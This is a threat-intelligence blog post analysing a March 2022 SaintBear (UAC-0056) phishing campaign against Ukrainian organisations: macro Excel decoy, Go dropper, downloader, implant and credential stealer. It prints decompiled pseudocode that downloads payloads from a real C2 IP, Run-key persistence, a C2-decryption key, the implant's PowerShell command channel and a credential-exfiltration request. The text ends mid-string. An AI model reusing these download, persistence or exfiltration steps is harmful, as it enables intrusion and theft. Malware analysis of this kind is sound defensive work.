Threat Intelligence

New UAC-0056 activity: There's a Go Elephant in the room

Posted: April 1, 2022 by Threat Intelligence Team

In late March, the cyber espionage group UNC2589 also known as SaintBear launched a spear phishing campaign targeting several entities in Ukraine. In this blog we review this attack and the intended payloads.

This blog post was authored by Ankur Saini, Roberto Santos and Hossein Jazi.

UAC-0056 also known as SaintBear, UNC2589 and TA471 is a cyber espionage actor that has been active since early 2021 and has mainly targeted Ukraine and Georgia. The group is known to have performed a wiper attack in January 2022 on multiple Ukrainian government computers and websites.

Earlier in March, Cert-UA reported UAC-0056 activity that targeted state organizations in Ukraine using malicious implants called GrimPlant, GraphSteel as well as CobaltStrike Beacon. Following up with that campaign, SOCPRIME and SentinelOne have reported some similar activities associated with this actor.

In late March, the Malwarebytes Threat Intelligence Team identified new activity from this group that targeted several entities in Ukraine, including ICTV, a private TV channel. Unlike previous attacks that were trying to convince victims to open a url and download a first stage payload or distributing fake translation software, in this campaign the threat actor is using a spear phishing attack that contains macro-embedded Excel documents. In this blog post, we provide a technical analysis of this new campaign.

Attack process

The following picture shows the overall attack procedure used by this actor. The attack starts with malicious documents sent as attachment to a phishing email. The document contains a malicious macro that drops an embedded payload within the document. The next stage payloads are being downloaded from the attacker server in Base64 format.




Figure 1: Attack process

Phishing email

The actor has distributed phishing emails at least from March 23th to March 28th. The email subject is Заборгованість по зарплаті (wage arrears) and the body of all the emails is the same: Заборгованість по зарплаті. Оновлюється автоматично. Просимо надіслати вашу пропозицію для скорочення заборгованості по зарплаті. (Wage arrears. Updated automatically. Please send your offer to reduce your salary arrears.)




Figure 2: Phishing email

Excel document:

The attached document has the same name as email subject “Заборгованість по зарплаті” and it seems the actor has used a legit document as decoy.




Figure 3: Macro-embedded excel document

This document contains an embedded macro that drops the first stage payload called “base-update.exe”. The payload has been saved in a “very hidden sheet” named “SheetForAttachedFile”. The sheet contains the filename, the date the payload is attached (21th March 2022), the file size and the content of the attached file in hex format.




Figure 4: Hidden Sheet

The macro reads the content of the embedded file in the hidden sheet and writes it into the defined location for this payload which is the “AppData\Local\Temp\” directory. The macro used by the actor is taken from a website that described and provided code for a method to attach and extract the files from an Excel workbook.




Figure 5: Macro

Elephant Dropper (Base-Update.exe)

Elephant Dropper is the initial executable deployed in this attack; as the name suggests this is a simple dropper which deploys further stages. This executable is written in the Go programming language and is signed with a stolen Microsoft certificate. The strings in the binary suggest that it was actually named as Elephant Dropper by the attackers themselves.

It checks if the “C:\Users\{user}\.java-sdk” directory exists on the system and creates it if it does not. The strings in the binary are encoded and are only decoded when they are required to be used. The dropper decodes the C2 address from a string and then downloads a Base64 encoded binary from the C2 and writes it to “C:\Users\{user}\.java-sdk\java-sdk.exe”. This downloaded binary is named as Elephant Downloader by the attackers judging from the strings present. java-sdk.exe is then executed by the dropper with the following arguments, “-a 0CyCcrhI/6B5wKE8XLOd+w==”. The argument “-a” refers to address and the Base64 string is the C2 address in AES encrypted format.

```
1  void elephant_dropper_Run()
2  {
3    // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]
4
5    while ( &retaddr <= *(v0 + 16) )
6      runtime_morestack_noctxt();
7    elephant_dropper_ev();
8    elephant_dropper_ensureDir();                 // make sure C:\Users\Administrator/.java-sdk exists
9    while ( 1 )
10   {
11     elephant_dropper_S1();                      // decode S1 string == "http://194.31.98.124:443/i"
12     if ( !elephant_dropper_getDownloader() )    // download and decode the ElephantDownloader
13       break;
14     time_Sleep();
15   }
16   elephant_dropper_getDownloaderPath();         // path to ElephantDownloader
17   if ( !v1 )
18   {
19     elephant_dropper_S7();                      // decode S7 string == "-a"
20     elephant_dropper_S4();                      // decode S4 string == "0CyCcrhI/6B5wKE8XLOd+w=="
21     os_exec_Command();
22     os_exec___ptr_Cmd__Start();                 // execute "java-sdk.exe -a 0CyCcrhI/6B5wKE8XLOd+w==" command
23   }
24 }
```

Figure 6: Elephant Dropper

Elephant Downloader (java-sdk.exe)

Elephant Downloader is also written in the Go Programming Language and is executed by the Dropper. The main purpose of this payload is to maintain persistence on the system and also deploy the next two stages of the attack. The strings in this executable are encoded in the same way as in the Dropper. It makes itself persistent through the auto-run registry key. To do so, it creates a registry key under “\Software\Microsoft\Windows\CurrentVersion\Run” named as “Java-SDK” with value “C:\Users\{user}\Desktop\java-sdk.exe -a 0CyCcrhI/6B5wKE8XLOd+w==”.

```
640dc;kernel32.GetProcAddress
    Arg[0] = ptr 0x00007ffd7ea00000 -> {MZ\x90\x00\x03\x00\x00\x00}
    Arg[1] = ptr 0x000000c000018090 -> "RegOpenKeyExW"

640dc;advapi32.RegOpenKeyExW
    Arg[0] = 0x0000000080000001 = 2147483649
    Arg[1] = ptr 0x000000c00005e120 -> L"Software\Microsoft\Windows\CurrentVersion\Run"
    Arg[2] = 0

640dc;kernel32.GetProcAddress
    Arg[0] = ptr 0x00007ffd7ea00000 -> {MZ\x90\x00\x03\x00\x00\x00}
    Arg[1] = ptr 0x000000c0000180b0 -> "RegSetValueExW"

640dc;advapi32.RegSetValueExW
    Arg[0] = 0x0000000000000180 = 384
    Arg[1] = ptr 0x000000c00001c0d8 -> L"Java-SDK"
    Arg[2] = 0
    Arg[3] = 0x0000000000000001 = 1
    Arg[4] = ptr 0x000000c0000d6360 -> L"C:\Users\Administrator\Desktop\java-sdk.exe -a 0CyCcrhI/6B5wKE8XLOd+w=="
```

Figure 7: Registry Key for Persistence

The downloader is responsible for getting the implant and the client; the URL paths for the payloads are stored in encoded form in the binary. It downloads the implant and the client from http://194.31.98.124:443/m and http://194.31.98.124:443/p respectively in Base64 encoded format.

After this, it decodes the file names which are stored as well in encoded format and creates the file in the earlier mentioned directory .java-sdk. The file name of the implant is oracle-java.exe and the client is microsoft-cortana.exe. The downloader executes both payloads and passes “-addr 0CyCcrhI/6B5wKE8XLOd+w==” as arguments to both. Again the Base64 string is the C2 address in AES encrypted format.

```
640dc;kernel32.CreateFileW
    Arg[0] = ptr 0x000000c0000fc1c0 -> L"C:\Users\Administrator/.java-sdk/oracle-java.exe"
    Arg[1] = 0x0000000080000000 = 2147483648
    Arg[2] = 0x0000000000000003 = 3
    Arg[3] = 0
    Arg[4] = 0x0000000000000003 = 3
    Arg[5] = 0x0000000000000001 = 1

640dc;kernel32.CreateFileW
    Arg[0] = ptr 0x000000c0000fc150 -> L"C:\Users\Administrator/.java-sdk/microsoft-cortana.exe"
    Arg[1] = 0x0000000080000000 = 2147483648
    Arg[2] = 0x0000000000000003 = 3
    Arg[3] = 0
    Arg[4] = 0x0000000000000003 = 3
    Arg[5] = 0x0000000000000001 = 1
```

Figure 8: Implant and Client being dropped

Elephant Implant (oracle-java.exe)

Elephant Implant (also tracked as GrimPlant backdoor) seems to be one of the most important payloads in this attack. This executable communicates with the C2 on port 80. Similar to earlier payloads, strings are encoded in the same fashion is in this binary as well, and it also gets the C2 address encrypted from its parent process. The implant makes use of gRPC to communicate with the C2, it has a TLS certificate embedded in the binary and makes use of SSL/TLS integration in gRPC. This allows the malware to encrypt all the data that is being sent to the C2 via gRPC.

```
.data:00000000008AF700 aBeginCertifica db '-----BEGIN CERTIFICATE-----',0Ah
.data:00000000008AF700                                         ; DATA XREF: .data:off_8EDD70↓o
.data:00000000008AF700                 db 'MIIF0zCCA7ugAwIBAgIUbVaTqvOdsfcVTjlkd5x+0NTP9j4wDQYJKoZIhvcNAQEL',0Ah
.data:00000000008AF700                 db 'BQAweTELMAkGA1UEBhMCRlIxEjAQBgNVBAgMCU9jY2l0YW5pZTERMA8GA1UEBwwI',0Ah
.data:00000000008AF700                 db 'VG91bG91c2UxCjAIBgNVBAoMAU8xCjAIBgNVBAsMAUUxEDAOBgNVBAMMByouYS5j',0Ah
.data:00000000008AF700                 db 'b20xGTAXBgkqhkiG9w0BCQEWCmFAbWFpbC5jb20wHhcNMjIwMzIwMTUyMTA2WhcN',0Ah
.data:00000000008AF700                 db 'MjMwMzIwMTUyMTA2WjB5MQswCQYDVQQGEwJGUjESMBAGA1UECAwJT2NjaXRhbml1',0Ah
.data:00000000008AF700                 db 'MREwDwYDVQQHDAhUb3Vsb3VzZTEKMAgGA1UECgwBTzEKMAgGA1UECwwBRTEQMA4G',0Ah
.data:00000000008AF700                 db 'A1UEAwwHKi5hLmNvbTEZMBcGCSqGSIb3DQEJARYKYUBtYWlsLmNvbTCCAiIwDQYJ',0Ah
.data:00000000008AF700                 db 'KoZIhvcNAQEBBQADggIPADCCAgoCggIBALZMeefpz0rZ64egSJxwnbUy3IeHimFh',0Ah
.data:00000000008AF700                 db 'cj79UwXsh4lg/yuAZskggwO/CcUDRYnBdYfgsLPUKR3mVA2zpf4pFmYDwhEhojth',0Ah
.data:00000000008AF700                 db 'QGx/+aNn3HQ+wZAI3xJZD44NRkhpKim1G3EaHC1Bqayc1uk7ACpnQlMXQRNv0ISS',0Ah
.data:00000000008AF700                 db 'bggMIW4kUYfAvjfL04KMJSz63V0c8hbybAvKwivWn37pRp8AYxCP7WLHtBNJCEYt',0Ah
.data:00000000008AF700                 db 'vbKRU3SpBKg/hvzxpt/8cAVBvN+GZxvG2FzD/RhTV1cn7VSo5fybcCWzNxa0E7tR',0Ah
.data:00000000008AF700                 db 'Pb+icGToWgnw6CcFjdr6E7K5Mb+x8iQ/vsY5tjO7L7UiqH0wT9W/SVdzgb2y258J',0Ah
.data:00000000008AF700                 db 'p+qiGLYgH06r0r+dgSkA4AVmavpBPgYY3pYfEzTvIen5WYM5fdqR/TQHsAwr639D',0Ah
.data:00000000008AF700                 db 'uSJMoijS44MCrx6xVbnwBYkrSaL5CwDBZfveNzalh94Mwk7JLe/n1XViDQpcTbJv',0Ah
.data:00000000008AF700                 db 'ioufjpnp6Z0q2pHZuhhLGrBRfQyabt5+4cdBDp59c3eHOkY4A9sCmnAwsE1ImX04',0Ah
.data:00000000008AF700                 db '/gDdoZjs8kIwL2JZ9Ukm4cawqtCltrUBWbmdd6lpSPNVD4DbC5mfU6qsuEskdRRJ',0Ah
.data:00000000008AF700                 db 'fFWFllLzTOM5LWNjtTifoL7JmtVTnY9dLVTD7SPGoooLM1Wg+xsWd7TfBWveIjT+',0Ah
.data:00000000008AF700                 db '3y/1pCmKSJnnAgMBAAGjUzBRMB0GA1UdDgQWBBS0o6REsVK9xFMLzeRcc6IgqLEC',0Ah
.data:00000000008AF700                 db '5DAfBgNVHSMEGDAWgBS0o6REsVK9xFMLzeRcc6IgqLEC5DAPBgNVHRMBAf8EBTAD',0Ah
.data:00000000008AF700                 db 'AQH/MA0GCSqGSIb3DQEBCwUAA4ICAQCheZovMHUMHskTPI6fJ0cH19hS/jlsVAwg',0Ah
.data:00000000008AF700                 db 'xQJhCf3TumsGxbI+Cm5fz/rJa/J5Jvgv4aVu761sD7p+NxhdNTPx4IIZcdy7IqqJ',0Ah
.data:00000000008AF700                 db 'CpuUFkUQVGZGQVsj1SL0SRzgD7+4geaV7SDlevhgZ29bTP5saLacyd8KH+Td47cd',0Ah
.data:00000000008AF700                 db '+HXw3rNiLK9zCDgYLhS8wcuAJ6Ehfchq2zOP6+wgZpre7Vyo4lbG/rgtbS15tQfA',0Ah
.data:00000000008AF700                 db 'tFIwQ/wa7qgUo4VpzcVJcgBkaFuhawOckkbo3m4olxHYS68+v2cI1iHZIKKSbKTT',0Ah
.data:00000000008AF700                 db '2I8Xxxfx2ZacWIV/mr99L1z20cKwPDGRXX3nAbSpxUTm44yK1JaJy09AtyLg6tBF',0Ah
.data:00000000008AF700                 db 'jIK1DUFFSvpz+rckmu3paM4NZtaiZhDeKL1X/3YuIf/fCS9KLg6L7i12sszNI06M',0Ah
.data:00000000008AF700                 db 'iS7rHXw+qg98AHAaoLoHPbpvnpt1RF1tgev7Xk/KC8iToPjILOtaPzIhVTGx5ZlN',0Ah
.data:00000000008AF700                 db 'nDpn0QyQxXvIINP92K00MLg2Q9Nv/wqYQg+XbLW7f8bWSIEE1sgaPdggzzfFKFUF',0Ah
.data:00000000008AF700                 db 'O+SlpqCq8sPx2BS3ypSAt7T+MnjPYs8/c1B+RUE6Ys0avtCCxaBLOk5b9pzhvvhD',0Ah
.data:00000000008AF700                 db 'QZqOfOkSFnUbcZH6HAxOLTIDI9laBZ937nmL8ZSWh9wc91oOjbhUJSRyOVPBXkSK',0Ah
.data:00000000008AF700                 db 'ph3ixIe0kg==',0Ah
.data:00000000008AF700                 db '-----END CERTIFICATE-----',0Ah,0
```

Figure 9: Embedded TLS Certificate in the Implant

The implant uses the MachineID library to derive a unique id for each machine. It also gets the IP address of the machine by making a request to “https://api.ipify.org/”. It also collects information related to the OS in a function named GetOSInfo, as part of this the malware collects the hostname, OS name and number of CPUs in the system. A function named GetUserInfo collects the Name, Username and path to Home directory of the current user.

```
1  void elephant_internal_implant_getSystemInfo()
2  {
3    // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]
4
5    while ( &v6 <= *(v0 + 16) )
6      runtime_morestack_noctxt();
7    elephant_internal_implant_GetIPAddr();
8    elephant_internal_implant_GetOSInfo();
9    elephant_internal_implant_GetUserInfo();
10   v6 = *(&v1 + 1);
11   runtime_convTstring();
12   runtime_convTstring();
13   v3 = runtime_convTstring();
14   v6 = v2;
15   fmt_Sprintf(v3, v4, v5);
16 }
```

Figure 10: getSystemInfo function

The Implant can communicate with the C2 by using 4 types of RPC requests:

- /Implant/Login — This is the initial RPC request that is sent to the C2. Along with this RPC request the earlier retrieved ID and system information is sent to the C2 as well.
- /Implant/FetchCommand — This RPC request is used to retrieve the command that the actor wants to execute on the target machine. The retrieved command is executed via "%windir%\SysWOW64\WindowsPowerShell\v1.0\powershell.exe". An AdminId and Command to be executed is received as a response to this command.
- /Implant/SendCmdOutput — This is used to send the output of an executed command by sending a SendCmdOutput RPC request to the C2. An AdminId and Command Output is sent with this request.
- /Implant/Heartbeat — A Heartbeat RPC request is made to C2 to send the status to the C2 at regular intervals. The machine id and system info retrieved earlier is sent with this request.




Figure 11: RPC Requests

Elephant Client (microsoft-cortana.exe)

The last payload that will be described is this blog is the one named elephant_client by the actor (also tracked as GraphSteel backdoor). The functionality suggests that this final payload is a data stealer. Similar to other payloads in this attack chain, this payload receives the C2 server as a parameter in Base64 format (0CyCcrhI/6B5wKE8XLOd+w==) which is AES encrypted format of the server. Decoding the Base64 string gives us the C2 IP address in AES encrypted format: `d02c8272b848ffa079c0a13c5cb39dfb`. The actor uses the following key to AES decrypt (ECB-NoPadding mode) the C2 address: `F1D21960D8EB2FDDF2538D29A5FD50B5F64A3F9BF06F2A3C4C950438C9A7F78E`.

Once the sample has established its connection with its C2 server, it starts collecting data and exfiltrating them into the server. At first it collects some basic info about the user and send it to the server as shown in Figure 12. (some info has been removed for privacy). The collected data is Base64 encoded, and includes hostname, OS name(windows), number of CPUs, IP address, Name, Username and home directory.

```
DECRYPTED b'                                                                    '
b'mutation { uploadSystemInfo(clientId: "                                       ",
os:"                                                  ", ipAddress:"            ",
userInfo:"                                                                    ") }'
```

Figure 12: Collect user info

After that, the client tries to steal credentials from the victim's machine. The actor steals data from the following services:

- Browser credentials
- WiFi information
- Credentials manager data
- Mail accounts
- Putty connections data
- Filezilla credentials

We have installed some of these services for testing purposes. Figure 13 shows how the stolen data is being sent to C2 server:

```
mutation { uploadCredentials(clientId:"                                    ", credentials: "QnJvd3Nlc
iBkYXRhOgpVUkw6ICwgVXNlcm5hbWU6ICwgUGFzc3dvcmQ6IApVUkw6IGh0dHBzOi8vYWNjb3VudC5wcm90b25tYWlsLmNvbS8sIF
